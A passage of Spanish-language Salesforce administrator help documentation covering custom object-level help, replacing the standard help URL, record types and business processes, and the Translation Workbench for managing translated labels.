Visualforce está disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir o cambiar la ayuda a nivel de objeto:
- "Personalizar aplicación"

Para crear o modificar páginas de Visualforce:
- "Personalizar aplicación"

```
</apex:page>
```

8. Sustituya `YourCustomHelpResource` en el atributo de acción con el nombre del recurso estático que ha cargado.
9. Haga clic en **Guardar**.

Ahora puede agregar esta página como ayuda. Cuando los usuarios hacen clic en **Ayuda para esta página**, se les redirige al recurso que ha establecido en el atributo de la acción.

Nota: El navegador del usuario controla el comportamiento del vínculo de un PDF, no su página de Visualforce. El contenido del PDF puede aparecer en el navegador o se puede descargar como un archivo PDF.

CONSULTE TAMBIÉN

Definir la ayuda a nivel de objeto

Crear una página de ayuda de objeto personalizado con contenido estático

Consideraciones y prácticas recomendadas de la ayuda a nivel de objeto

## Consideraciones y prácticas recomendadas de la ayuda a nivel de objeto

Antes de definir la ayuda a nivel de objeto para sus objetos personalizados u objetos externos, revise estas prácticas recomendadas y consideraciones de implementación.

### Prácticas recomendadas

- La ventana que muestra la ayuda a nivel de objeto tiene las mismas dimensiones de altura y anchura que la ventana estándar de Ayuda y formación de Salesforce. Para aumentar el uso de su contenido de ayuda, dimensione el tamaño y estilo de su contenido correctamente.
- Sus páginas de contenido de ayuda de Visualforce pueden utilizar campos de combinación u otras funciones para personalizar aún más la experiencia. Por ejemplo, puede diseñar la ayuda para agregar el nombre de usuario cuando aparezca la página de ayuda.

### Consideraciones de implementación avanzada

- Cree páginas de ayuda personalizadas de Visualforce sin un controlador o utilice un controlador personalizado. No puede utilizar un controlador estándar.
- Si ha definido la ayuda a nivel de objeto para un objeto que ha agregado a un paquete de AppExchange de Force.com, Salesforce agrega la página de Visualforce o el recurso estático al que hace referencia su `Configuración de la ayuda contextual` de ese objeto.
- En paquetes gestionados, la ayuda a nivel de objeto está bloqueada para el desarrollador, pudiendo los instaladores cambiarlo a su antojo.

CONSULTE TAMBIÉN

Definir la ayuda a nivel de objeto

Información general sobre ayuda a nivel de objeto

EDICIONES

Disponible en: Salesforce Classic

Los objetos personalizados están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los objetos externos de Salesforce Connect están disponibles en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Visualforce está disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Sustitución de la ayuda de Salesforce

Si cambia el nombre de fichas, objetos, campos y otras etiquetas estándar de la interfaz del usuario también puede sustituir la ayuda de Salesforce por otra URL.

Los usuarios pueden ver esta URL siempre que hagan clic en cualquier vínculo de ayuda contextual en una página del usuario final o en su Configuración personal. Una vez reemplazada la ayuda, el vínculo **Ayuda y formación** ubicado en la parte superior de cada página y todas las páginas de Configuración seguirán mostrando la Ayuda de Salesforce.

1. Desde Configuración, introduzca *`Configuración de ayuda`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de ayuda**.
2. Especifique la URL completa correspondiente al archivo de ayuda por el que desea reemplazar la ayuda de Salesforce.
3. Haga clic en **Guardar**.

## Consideraciones para la sustitución de la ayuda de Salesforce

- Cuando sustituya la ayuda de Salesforce por su propio archivo de ayuda, el vínculo **Ayuda y formación** aún mostrará ayuda de Salesforce, pero los vínculos de **Ayuda sobre esta página** que aparecen en todas las páginas excepto en las de Configuración ya no serán contextuales. Es decir, su archivo de ayuda se abrirá en la misma ubicación con independencia de la página que el usuario esté viendo cuando seleccione el vínculo.
- Puede hacer que su ayuda sea contextual beneficiándose de los parámetros sensibles al contexto que incluye cada vínculo de ayuda. Por ejemplo, el vínculo de ayuda de la página inicial de la ficha Oportunidades tiene la siguiente estructura (sin saltos de línea):

  ```
  http://your_help_file.com?loc=help&amp;body=%2Fhelp%2Fdoc%2Fen%2Fhelp2.jsp
  &target=opp_overview.htm&section=Opportunities
  ```

  Los valores de los parámetros `target` y `section` son únicos para cada página de la aplicación. Puede analizar estos parámetros para visualizar el contenido de la ayuda contextual de sus usuarios.

- Si su archivo de ayuda en línea es compatible con el explorador Web de los dispositivos móviles de sus usuarios, puede ponerse en contacto con Salesforce para activar una URL personalizada para la ayuda en línea en Salesforce Classic Mobile. Si activa una URL de ayuda de Mobile, el vínculo **Ayuda** en la aplicación de Mobile inicia la URL de ayuda personalizada en lugar de la ayuda en línea de Salesforce Classic Mobile. No implemente la ayuda personalizada de Mobile sin comprobarla minuciosamente en todos los modelos de dispositivo de sus usuarios. Aunque todos sus usuarios tengan el mismo tipo de dispositivo móvil, la experiencia puede variar en gran medida dependiendo de la versión del sistema operativo que esté instalada en el dispositivo.

# Uso de tipos de registro

## Tipos de registro

Personalice procesos comerciales, valores de lista de selección y formatos de página para varios grupos de usuarios.

Los tipos de registro le permiten ofrecer distintos procesos comerciales, valores de lista de selección y formatos de página a diferentes usuarios. Cree tipos de registro por varios motivos, como:

- Oportunidades para diferenciar sus negociaciones de ventas regulares de sus compromisos de servicios profesionales y ofrecer diferentes valores de lista de selección para cada uno.
- Casos con el fin de visualizar diferentes formatos de páginas para sus casos de servicio de atención al cliente frente a sus casos de facturación.

Ejemplo: Este es un ejemplo de cómo pueden funcionar los tipos de registro en su organización. Supongamos que tiene dos divisiones de ventas, hardware y consultoría, y solo su división de consultoría recibe candidatos a través de seminarios. Puede cerrar para mostrar la fuente de candidatos del contacto Seminario solo para la división de consultoría.

**Paso 1: Gestionar listas de selección principales**

Defina una lista de valores de lista de selección `Origen del candidato` de contacto que contiene todo los valores utilizados por ambas divisiones de Hardware y Consultoría incluyendo Seminario.

**Paso 2: Crear tipos de registro**

Cree dos tipos de registro de contacto: uno denominado Hardware y otro denominado Consultoría. Este paso incluye agregar calores de lista de selección principal a los tipos de registro.

**Paso 3: Agregar tipos de registro a perfiles**

Agregue el tipo de registro Hardware a los perfiles para todos los usuarios en la división de ventas de hardware. Agregue el tipo de registro Consultoría a los perfiles para todos los usuarios en la división de ventas de consultoría.

**Paso 4: Establecer opciones personales para tipos de registro**

Permita a los usuarios de ambas divisiones de ventas de hardware y consultoría omitir la solicitud que les pide seleccionar un tipo de registro al crear un nuevo contacto. Si tiene usuarios que crean registros de contacto para ambas divisiones de venta, pueden personalizar sus ajustes personales para siempre solicitarles seleccionar un tipo de registro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar tipos de registro:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Crear tipos de registro

¿Cómo se especifica el acceso al tipo de registros?

Consideraciones para la creación y actualización de tipos de registro y listas de selección

## Consideraciones para la creación y actualización de tipos de registro y listas de selección

Recuerde estas consideraciones al trabajar con tipos de registro y listas de selección de procesos comerciales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Antes de crear tipos de registro, incluya todos los valores de tipo de registro posibles en su lista principal de listas de selección. La lista de selección principal es una lista completa de valores de lista de selección que se pueden utilizar en cualquier tipo de registro.
- La lista de selección principal es independiente de todos los tipos de registro y procesos comerciales. Si agrega un valor a una lista de selección principal, debe incluir manualmente el nuevo valor en los tipos de registro apropiados. Si elimina un valor de lista de contenido de la principal, dejará de estar disponible cuando cree nuevos registros; no obstante, los registros asignados a ese valor permanecen inalterados.
- Cuando crea un nuevo tipo de registro sin duplicar uno existente, el nuevo tipo de registro incluye automáticamente los valores de la lista de selección principal tanto para listas de selección estándar como personalizadas. A continuación, puede personalizar los valores de la lista de selección para el tipo de registro.
- Es posible asociar un usuario a varios tipos de registro. Por ejemplo, un usuario que crea campañas de marketing para las divisiones de EE.UU. y de Europa puede disponer de los tipos de registro de campañas estadounidenses y europeas al crear campañas nuevas.
- Al crear y modificar tipos de registros para cuentas, oportunidades, casos, contactos u objetos personalizados, compruebe las reglas de colaboración basadas en criterios que utilicen tipos de registros existentes como criterios. Un cambio de tipo de registro puede afectar al número de registros que comparte la regla. Por ejemplo, supongamos que tiene un tipo de registro denominado "Servicio" y que ha creado una regla de colaboración basada en criterios que comparte todos los tipos de registro Servicio con su equipo de servicios. Si crea otro tipo de registro denominado "Asistencia" y desea que estos registros se compartan con su equipo de servicios, actualice la regla de colaboración para incluir los tipos de registro Asistencia en los criterios.
- El hecho de cambiar el nombre de un tipo de registro no altera la lista de valores que incluye.
- La desactivación de un tipo de registro no lo retira de los perfiles de usuario o conjuntos de permisos.
- Al eliminar un tipo de registro también se elimina la ruta de ventas relacionada.
- Si elimina tipos de registro de miembros de campaña, actualizará el campo `Tipo de miembro de campaña` en una campaña y los registros de miembros de campaña.
- Las cuentas personales son registros de cuenta a los que se ha asignado un tipo de registro especial. Estos tipos de registro se denominan *tipos de registro de cuentas personales*. Los tipos de registro de cuentas personales permiten que los campos de contactos estén disponibles en la cuenta y permiten que la cuenta se utilice como si fuera un contacto. Cuando se activan las cuentas personales en su organización, se crea automáticamente un tipo de registro de cuentas personales denominado "Cuenta personal". Puede cambiar el nombre de este tipo de registro y puede crear tipos de registro de cuentas personales adicionales.
- Cuando los usuarios convierten , duplican o crean registros, se aplican estas consideraciones especiales.
  - Cuando un usuario convierte un candidato, los nuevos registros de cuenta, contacto y oportunidad utilizan automáticamente el tipo de registro predeterminado para el propietario de los nuevos registros.
  - Cuando un usuario duplica un registro, el nuevo registro tiene el tipo de registro del registro duplicado. Si el perfil de usuario no tiene acceso al tipo de registro del registro duplicado, el nuevo registro adopta el tipo de registro predeterminado del usuario.

- Cuando un usuario crea un caso o candidato y asigna reglas de asignación, el nuevo registro puede mantener el tipo de registro predeterminado del creador o adoptar el tipo de registro del asignado, dependiendo de la configuración de caso y candidato especificada por el administrador.

CONSULTE TAMBIÉN

Tipos de registro

Crear tipos de registro

Directrices para el cambio del tipo de registro de una cuenta

Limitaciones para la creación y actualización de tipos de registro y listas de selección

## Crear tipos de registro

Consejo: Antes de crear tipos de registro, incluya todos los valores de tipo de registro posibles en su lista principal de listas de selección. La lista de selección principal es una lista completa de valores de lista de selección que se pueden utilizar en cualquier tipo de registro.

1. Desde la configuración de gestión para el objeto adecuado, vaya a Tipos de registro.
2. Haga clic en **Nuevo**.
3. Seleccione `Principal` en la lista desplegable `Tipo de registro existente` para copiar todos los valores de lista de selección disponibles o seleccione un tipo de registro existente para duplicar sus valores de lista de selección.

   Nota: Cuando crea un nuevo tipo de registro sin duplicar uno existente, el nuevo tipo de registro incluye automáticamente los valores de la lista de selección principal tanto para listas de selección estándar como personalizadas. A continuación, puede personalizar los valores de la lista de selección para el tipo de registro.

4. Introduzca una `Etiqueta de tipo de registro` que sea exclusiva dentro del objeto.
5. Escriba un `Nombre de tipo de registro`. El Nombre de tipo de registro hace referencia al componente cuando utiliza la API de servicios Web y evita conflictos de nombres en la instalación de paquetes gestionados.
6. En el caso de tipos de registro de una oportunidad, caso, candidato y solución, seleccione un proceso comercial para asociarlo al tipo de registro.
7. Introduzca una descripción.
8. Seleccione `Activo` para activar el tipo de registro.
9. Seleccione `Activar para perfil` junto a un perfil para que el tipo de registro esté disponible para los usuarios con ese perfil. Seleccione la casilla de verificación de la fila del encabezado para activarlo para todos los perfiles.

   Consejo: Si cada perfil está asociado con un tipo de registro único, nunca se solicitará a los usuarios seleccionar un tipo de registro al crear nuevos registros.

10. Para los perfiles activados, seleccione `Convertir en predeterminado` para convertirlo en el tipo de registro predeterminado para los usuarios de ese perfil. Seleccione la casilla de verificación de la fila del encabezado para convertirlo en el predeterminado para todos los perfiles.
11. Haga clic en **Siguiente**.
12. Seleccione una opción de formato de página para determinar qué formato de página se mostrará para registros de este tipo:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar tipos de registro:

- "Personalizar aplicación"

- Para aplicar un único formato de página a todos los perfiles, seleccione `Aplicar un formato a todos los perfiles` y seleccione el formato de página en la lista desplegable.
- Para aplicar formatos de página diferentes según los perfiles de usuario, seleccione `Aplicar un formato distinto para cada perfil` y seleccione un formato de página para cada perfil.

13. Haga clic en **Guardar** para modificar los valores de las listas de selección estándar y personalizada disponibles para el tipo de registro o haga clic en **Guardar y Nuevo** para crear otro tipo de registro.

CONSULTE TAMBIÉN

Tipos de registro

Consideraciones para la creación y actualización de tipos de registro y listas de selección

Limitaciones para la creación y actualización de tipos de registro y listas de selección

## Modificar listas de selección para tipos de registro y procesos comerciales

Personalice los valores en las listas de selección de tipo de registro o proceso comercial en base a las necesidades exclusivas de su organización.

1. Seleccione un tipo de registro o proceso comercial y haga clic en **Modificar** junto al campo de lista de selección para cambiar sus valores.
2. Agregue o elimine valores según necesite. Los usuarios pueden seleccionar estos valores cuando creen o modifiquen registros.
3. Si lo desea, elija un valor predeterminado de la lista de selección. Algunas listas de selección requieren un valor predeterminado. Se ignorará el valor predeterminado de un campo dependiente.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Campos personalizados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Procesos comerciales disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar tipos de registro:

- "Personalizar aplicación"

Para crear o modificar procesos comerciales:

- "Personalizar aplicación"

# Limitaciones para la creación y actualización de tipos de registro y listas de selección

Recuerde estas limitaciones al trabajar con tipos de registro y listas de selección de procesos comerciales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Estos campos especiales de lista de selección no están disponibles para los tipos de registro dado que se utilizan exclusivamente para procesos de ventas, procesos de candidatos, procesos de soporte y procesos de solución:
  - `Etapa` de oportunidad
  - `Estado` de caso
  - `Estado` de solución
  - `Estado del candidato`

  Puede utilizar estos campos para ofrecer diferentes valores de lista de selección para diferentes tipos de registro asignando un proceso diferente a cada tipo de registro.
- Estas listas de selección de miembros de campaña no están disponibles para tipos de registro:
  - `Estado`
  - `Saludo`
  - `Origen del candidato`
- No puede modificar ni eliminar el tipo de registro de un objeto si se le hace referencia en Apex.
- No puede desactivar un tipo de registro si lo utiliza una dirección de ruta de correo electrónico para Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand.
- Los tipos de registro sólo se pueden asignar a miembros de campaña que utilicen el campo `Tipo de miembro de campaña` en campañas nuevas o existentes. Para asignar tipos de registro a miembros de campaña, agregue el campo `Tipo de miembro de campaña` al formato de página de campaña. Debe tener el permiso del usuario `Usuario de marketing` para cambiar el tipo de miembro de campaña. También puede agregar un campo `Tipo de miembro de campaña` de sólo lectura al formato de página de miembros de campaña.
- Recomendamos no crear más de 200 tipos de registro. Aunque no hay límite, puede las organizaciones encuentren difícil gestionar sus tipos de registro si superan los 200.

## CONSULTE TAMBIÉN

Crear tipos de registro

Consideraciones para la creación y actualización de tipos de registro y listas de selección

## Gestión de varios procesos comerciales

Utilice diversos procesos comerciales para mostrar diferentes valores de listas de selección para usuarios en función de sus perfiles. Los diversos procesos comerciales permiten realizar un seguimiento de los ciclos de vida de ventas, soporte y candidatos de forma individual.

**Procesos de ventas**
Crea diferentes procesos de ventas que incluyen algunos o todos los valores de lista de selección disponibles para el campo `Etapa` de la oportunidad.

**Procesos de candidatos**
Crea diferentes procesos de candidatos que incluyen algunos o todos los valores de lista de selección disponibles para el campo `Estado del candidato`.

**Procesos de soporte**
Crea diferentes procesos de soporte que incluyen algunos o todos los valores de lista de selección disponibles para el campo `Estado` del caso.

**Procesos de soluciones**
Crea diferentes procesos de soluciones que incluyen algunos o todos los valores de lista de selección disponibles para el campo `Estado`.

Después de crear un proceso de ventas, soporte, candidatos o solución, asigne el proceso a un tipo de registro. El tipo de registro determina los perfiles del usuario que están asociados con el proceso comercial.

Para ver una lista de procesos comerciales, en Configuración, introduzca *`Procesos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione el vínculo apropiado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar procesos comerciales:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Modificar listas de selección para tipos de registro y procesos comerciales

## Crear varios procesos comerciales

Siga estos pasos para crear procesos de ventas, procesos de soporte, procesos de candidatos y procesos de solución.

1. En Configuración, introduzca *`Procesos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione el vínculo apropiado.
2. Haga clic en **Nuevo**.
3. Elija un proceso existente para copiar los valores de su lista de selección al proceso nuevo. Seleccione `Principal` para copiar todos los valores disponibles de la lista de selección.
4. Escriba un nombre y una descripción para el proceso nuevo. El nombre debe ser exclusivo dentro de la ficha.
5. Haga clic en **Guardar**.

   Se muestran todos los valores disponibles en la lista de selección. Elija los valores que desea incluir en el nuevo proceso comercial.

A continuación, agregue un nuevo proceso comercial a un tipo de registro y permita que esté disponible para los usuarios en función del perfil.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar procesos comerciales:
- "Personalizar aplicación"

# Sistema de traducción

Si su organización tiene múltiples idiomas activados, utilice el Sistema de traducción para mantener sus etiquetas traducidas en su organización. Puede gestionar valores traducidos para cualquier idioma admitido en Salesforce.

Nota: Los objetos estándar no están disponibles en el Sistema de traducción. Utilice la interfaz de etiquetas y fichas de cambio de nombre para la traducción de objetos estándar.

Si un componente personalizado no tiene un valor traducido, el componente utiliza el idioma predeterminado de la organización. Cuando desactiva un idioma, todas las traducciones de ese idioma están disponibles aún en el Sistema de traducción, pero los usuarios con ese idioma seleccionado ven los valores de idioma predeterminados de la organización.

El Sistema de traducción no está disponible para organizaciones de un único idioma. Si no está seguro de tener una organización de un idioma único o de varios idiomas, póngase en contacto con Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Al activar el Sistema de traducción, se producirán estos cambios en su organización de Salesforce.

- Debe modificar los valores de listas de selección de forma individual. No podrá realizar modificaciones masivas a valores de listas de selección existentes, aunque todavía podrá agregar nuevos valores de forma masiva.
- Cuando los valores de listas de selección se ordenan alfabéticamente, los valores siguen el orden del idioma predeterminado de la organización.
- Los informes tienen una lista desplegable Idioma de filtro en el panel Filtros del generador de informes. La selección de un idioma filtra cadenas traducidas para cualquier criterio de filtro que utilice los operadores `comienza por`, `contiene` o `no contiene`.
- Los archivos de importación tienen una lista desplegable Idioma y todos los registros y valores del archivo de importación deben estar en el idioma seleccionado.
- Candidatos Web y Caso Web tienen una lista desplegable Idioma antes de generar el HTML.

### Activar y desactivar el Sistema de traducción

El Sistema de traducción le permite especificar idiomas que desee traducir, asignar traductores a idiomas, crear traducciones para personalizaciones que haya realizado en su organización de Salesforce y sustituir etiquetas y traducciones de paquetes gestionados. Todo puede traducirse, desde los valores de listas de selección personalizados hasta los campos personalizados, para que sus usuarios globales puedan utilizar la totalidad de Salesforce en su idioma.

### Agregar idiomas traducidos y traductores

Agregue idiomas compatibles, active o desactive un idioma, asigne traductores para ese idioma e introduzca términos traducidos para personalizaciones que realizó en el idioma predeterminado de su organización.

### Traducir términos

### Sobrescribir traducciones en paquetes gestionados

Aunque no puede modificar etiquetas o traducciones en un paquete gestionado y éstos son controlados por el desarrollado, puede sobrescribirlos con el sistema de traducción. Por ejemplo, sobrescriba un campo personalizado en un paquete.

### Personalizaciones traducibles

Solo puede traducir ciertos componentes.

### Archivos de traducción

Salesforce proporciona diferentes tipos de archivos para traducir etiquetas de personalización y revisar traducciones.

Consideraciones para actualizar términos traducidos

Los traductores son responsables de mantener los términos traducidos actualizados. Cuando cambian los componentes traducidos, el valor traducido se marca como `Caducado`.

Exportación de archivos de traducción

Cree archivos que contengan los metadatos traducibles de su organización, como campos personalizados, tipos de informes y valores de listas de selección. Envíe estos archivos a sus traductores externos o agencia de traducción para obtener actividades de traducción masivas; a continuación, utilice **Importar** para actualizar sus etiquetas.

Importar archivos traducidos

Importe y actualice las traducciones de los metadatos de su organización, como los campos personalizados, los tipos de informes y los valores de listas de selección. Normalmente, los archivos originales se exportan desde Salesforce, luego se envían a sus traductores externos o agencia de traducción para actividades de traducción masivas y se devuelven para su importación.

Errores habituales al exportar e importar archivos de traducción

Solucione los problemas que pueda encontrar al exportar e importar archivos en el sistema de traducción.

Prácticas recomendadas para el Sistema de traducción

Para hacer que el Sistema de traducción sea lo más eficaz posible, tenga estas sugerencias en cuenta.

## Activar y desactivar el Sistema de traducción

El Sistema de traducción le permite especificar idiomas que desee traducir, asignar traductores a idiomas, crear traducciones para personalizaciones que haya realizado en su organización de Salesforce y sustituir etiquetas y traducciones de paquetes gestionados. Todo puede traducirse, desde los valores de listas de selección personalizados hasta los campos personalizados, para que sus usuarios globales puedan utilizar la totalidad de Salesforce en su idioma.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Desde Configuración, introduzca *`Configuración de traducción`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de traducción**.
2. En la página de bienvenida, haga clic en **Activar**.

Nota: El permiso "Gestionar traducción" está activado de forma predeterminada en el perfil Administrador del sistema.

Para desactivar el Sistema de traducción, desde Configuración, introduzca *`Configuración de traducción`* en el cuadro `Búsqueda rápida`, seleccione **Configuración de traducción** y luego haga clic en **Desactivar**.

Nota: En una organización con Developer Edition que tenga un paquete gestionado que contenga traducciones, cuando se active el sistema de traducción, ya no podrá desactivarse.

CONSULTE TAMBIÉN

Consideraciones para actualizar términos traducidos

# Agregar idiomas traducidos y traductores

Agregue idiomas compatibles, active o desactive un idioma, asigne traductores para ese idioma e introduzca términos traducidos para personalizaciones que realizó en el idioma predeterminado de su organización.

Nota: El permiso "Gestionar traducción" está activado de forma predeterminada en el perfil Administrador del sistema.

1. Desde Configuración, introduzca *Configuración de traducción* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de traducción**.
2. Haga clic en **Agregar** para activar un idioma nuevo o en **Modificar** para cambiar un idioma admitido existente.
3. Si desea agregar un idioma nuevo, elija un idioma.
4. Para poner a disposición de los usuarios las traducciones introducidas, seleccione Activo. Los usuarios pueden cambiar su idioma personal en cualquier momento tanto si está o no activo en el Sistema de traducción. Al seleccionar Activo, las traducciones se ponen a disposición de los usuarios en dicho idioma.

   Consejo: Es recomendable que no active un idioma hasta que los traductores hayan traducido todos los valores.

5. Para asignar traductores a este idioma, selecciónelos en la lista disponible y haga clic en **Agregar**. En caso de que no vea al miembro que quiere agregar, escriba palabras clave en el cuadro de búsqueda y haga clic en **Buscar**.

   Importante: Asegúrese de que todos los traductores tienen el permiso "Ver parámetros y configuración" para que puedan empezar a traducir. Los usuarios sólo pueden traducir los idiomas que tienen asignados.

6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar o modificar idiomas:
- "Gestionar traducción"

Para asignar traductores:
- "Gestionar traducción"

CONSULTE TAMBIÉN

Activar y desactivar el Sistema de traducción
Traducir términos
Consideraciones para actualizar términos traducidos

## Traducir términos

1. En Configuración, introduzca *Traducir* en el cuadro Búsqueda rápida y, a continuación, seleccione **Traducir**.
2. Seleccione el Idioma hacia el que está traduciendo.
3. Seleccione un Componente de configuración. Haga clic en el menú desplegable para seleccionar de la lista las personalizaciones traducibles. Consulte Personalizaciones traducibles para obtener una lista completa de las posibles personalizaciones.
4. Si es necesario, seleccione un objeto y un aspecto. Por ejemplo, las tareas de flujo de trabajo tienen un objeto (Cuenta, Contacto, etc.) y un aspecto (Asunto o Comentario).
5. Haga doble clic en la columna de traducción para introducir nuevos valores. Puede pulsar la tecla Tab para pasar al campo modificable siguiente o Mayús-Tab para ir al campo modificable anterior.

   Nota: La columna Vencido indica que el elemento se ha actualizado y que quizás el término necesite traducción. Al modificar una etiqueta de vínculo o botón, verá la columna Nombre de botón o vínculo, que se utiliza para hacer referencia al componente cuando se utiliza la API de SOAP.

6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Consideraciones para actualizar términos traducidos

Agregar idiomas traducidos y traductores

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para traducir términos:

- "Ver parámetros y configuración"

  Y

  Estar designado como traductor

## Sobrescribir traducciones en paquetes gestionados

Aunque no puede modificar etiquetas o traducciones en un paquete gestionado y éstos son controlados por el desarrollado, puede sobrescribirlos con el sistema de traducción. Por ejemplo, sobrescriba un campo personalizado en un paquete.

1. En Configuración, introduzca *Sustituir* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sustituir**.
2. Seleccione el Paquete que está sobrescribiendo.
3. Seleccione el Idioma en el que está introduciendo las sobreescrituras.
4. Seleccione un Componente de configuración. Haga clic en el menú desplegable para seleccionar de la lista las personalizaciones traducibles. Consulte Personalizaciones traducibles para obtener una lista completa de las posibles personalizaciones.
5. Si es necesario, seleccione un objeto y un aspecto. Por ejemplo, las tareas de flujo de trabajo tienen un objeto (Cuenta, Contacto, etc.) y un aspecto (Asunto o Comentario).
6. Haga doble clic en la columna de sobreescritura para introducir nuevos valores. Puede pulsar la tecla Tab para pasar al campo modificable siguiente o Mayús-Tab para ir al campo modificable anterior.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para sobreescribir términos:

- "Ver parámetros y configuración"

  Y

  "Personalizar aplicación"

Nota: La columna `Vencido` indica que el elemento se ha actualizado y que quizás el término necesite cambiarse. Al modificar una etiqueta de vínculo o botón, verá la columna `Nombre de botón o vínculo`, que se utiliza para hacer referencia al componente cuando se utiliza la API de SOAP.

7. Haga doble clic en la columna de traducción para introducir nuevos valores. Puede pulsar la tecla Tab para pasar al campo modificable siguiente o Mayús-Tab para ir al campo modificable anterior.

   Nota: La columna `Vencido` indica que el elemento se ha actualizado y que quizás el término necesite traducción. Al modificar una etiqueta de vínculo o botón, verá la columna `Nombre de botón o vínculo`, que se utiliza para hacer referencia al componente cuando se utiliza la API de SOAP.

8. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Activar y desactivar el Sistema de traducción

## Personalizaciones traducibles

Solo puede traducir ciertos componentes.

Para ver las personalizaciones traducibles en su organización, en Configuración, introduzca *`Traducir`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Traducir** y luego seleccione `Componente de configuración`. A continuación, en caso de que sea necesario, seleccione **Objeto**, **Entidad del tipo de informe personalizado** o **Aspecto**.

Puede traducir los siguientes componentes.

- Acción
- País de la dirección
- Estado de la dirección
- Razón de colaboración de Apex
- Etiqueta de botón y vínculo
- Aplicaciones personalizadas
- Campo personalizado
- Campo personalizado
- Tipo de informe personalizado
- Categoría de datos
- Grupo de categoría de datos
- División
- Lista de selección global
- Sección de formato
- Filtro de búsqueda
- Elemento de menú de navegación (para Comunidades)
- Filtros de búsqueda
- Valores de lista de selección
- Etiquetas de acciones rápidas
- Tipo de registro

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Etiqueta de lista relacionada
- Niveles de reputación (para Comunidades)
- Texto enriquecido de paso de Ruta de ventas
- S-Control
- Categoría de soluciones
- Ayuda de campo estándar
- Mensaje de error de validación
- Fichas Web
- Tareas de flujo de trabajo

**Importante:** Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no hayan usado anteriormente S-Control no podrán crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

CONSULTE TAMBIÉN

Activar y desactivar el Sistema de traducción

## Archivos de traducción

Salesforce proporciona diferentes tipos de archivos para traducir etiquetas de personalización y revisar traducciones.

- Origen: Se utiliza para traducir etiquetas por primera vez.
- Sin traducir: Se utiliza para traducir etiquetas después de la primera traducción.
- Bilingüe: Se utiliza para revisar y modificar traducciones.

Los archivos de traducción se identifican por la extensión `.stf` para representar el formato de traducción de Salesforce. El nombre de archivo de una traducción incluye el nombre de la opción de exportación utilizada para crearla, el código de idioma del contenido del archivo y un registro de la fecha.

Los archivos `.stf` creados con las opciones Sin traducir y Bilingüe se comprimen en archivos zip con un tamaño de hasta 5 MB. Si se necesitan varios archivos zip, los nombres de los archivos zip se registran con la fecha y se incrementan. Por ejemplo, `Sin traducir 2010-09-20 05:13 1of2.zip`

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PRECAUCIÓN:** Tenga en cuenta lo siguiente cuando modifique sus archivos `.stf`:

